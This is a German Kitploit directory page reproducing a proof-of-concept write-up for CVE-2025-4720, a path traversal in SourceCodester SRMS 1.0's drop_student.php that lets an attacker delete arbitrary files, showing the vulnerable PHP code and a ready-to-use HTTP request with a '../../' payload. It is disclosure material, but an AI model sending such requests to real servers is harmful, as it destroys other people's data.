
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
duplicate-CVE-2025-4720- — Proof-of-concept-Exploit für CVE-2025-4720, eine Path-Traversal-Schwachstelle in SourceCodester SRMS 1.0, die das Löschen beliebiger Dateien über den drop_student.php-Endpunkt ermöglicht. | Kitploit
Tools/GitHubGitHub/xmyronn/duplicate-cve-2025-4720-
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubxmyronn/duplicate-cve-2025-4720-

duplicate-CVE-2025-4720-

Proof-of-concept-Exploit für CVE-2025-4720, eine Path-Traversal-Schwachstelle in SourceCodester SRMS 1.0, die das Löschen beliebiger Dateien über den drop_student.php-Endpunkt ermöglicht.

Repository anzeigen
65vor 7 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    391
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

cve-srms-drop-student-path-traversal (CVE-2025-4720)(dupe)

Beliebige Dateilöschung in SourceCodester SRMS 1.0

Beschreibung

Im Endpunkt drop_student.php von SourceCodester Student Result Management System (SRMS) 1.0 existiert eine Path-Traversal-Schwachstelle.

Die Anwendung übernimmt benutzergesteuerte Eingaben aus dem GET-Parameter img und übergibt diese ohne Validierung direkt an die Funktion unlink(). Dadurch kann ein Angreifer beliebige Dateien auf dem Server löschen.


Verwundbarer Code

$img = $_GET['img'];

if ($img == "DEFAULT") {

} else {
    unlink('images/students/' . $img);
}
Schwachstellenart

  • CWE-22: Path Traversal
  • Auswirkung: Beliebige Dateilöschung

Proof of Concept (PoC)


  1. Erstellen Sie eine Datei im Stammverzeichnis der Anwendung: Screenshot 2026-04-04 013454
C:\xampp\htdocs\srms_0\srms\new_test.txt

  1. Senden Sie die folgende Anfrage: Screenshot 2026-04-04 013510
Screenshot 2026-04-04 013633

GET /srms_0/srms/script/admin/core/drop_student.php?id=1&img=../../new_test.txt HTTP/1.1
Host: target

  1. Beobachten Sie, dass die Datei vom Server gelöscht wird. Screenshot 2026-04-04 013650

Auswirkung

Ein Angreifer kann beliebige Dateien löschen, auf die der Webserver Zugriff hat, darunter:

  • Anwendungskonfigurationsdateien
  • Protokolldateien
  • Hochgeladene Inhalte

Dies kann zu Denial-of-Service oder weiteren Angriffen führen.


Zusätzliche Hinweise

Diese Schwachstelle stellt einen eigenständigen Angriffsvektor im Vergleich zu zuvor gemeldeten Problemen in SRMS dar, da sie:

  • eine GET-Anfrage verwendet
  • keinen Dateiupload erfordert
  • potenziell über CSRF ausgenutzt werden kann

Anbieter

SourceCodester


Produkt

Student Result Management System (SRMS) https://www.sourcecodester.com/srms-makumbusho


Version

1.0


Autor

Imad Alvi

Tool herunterladen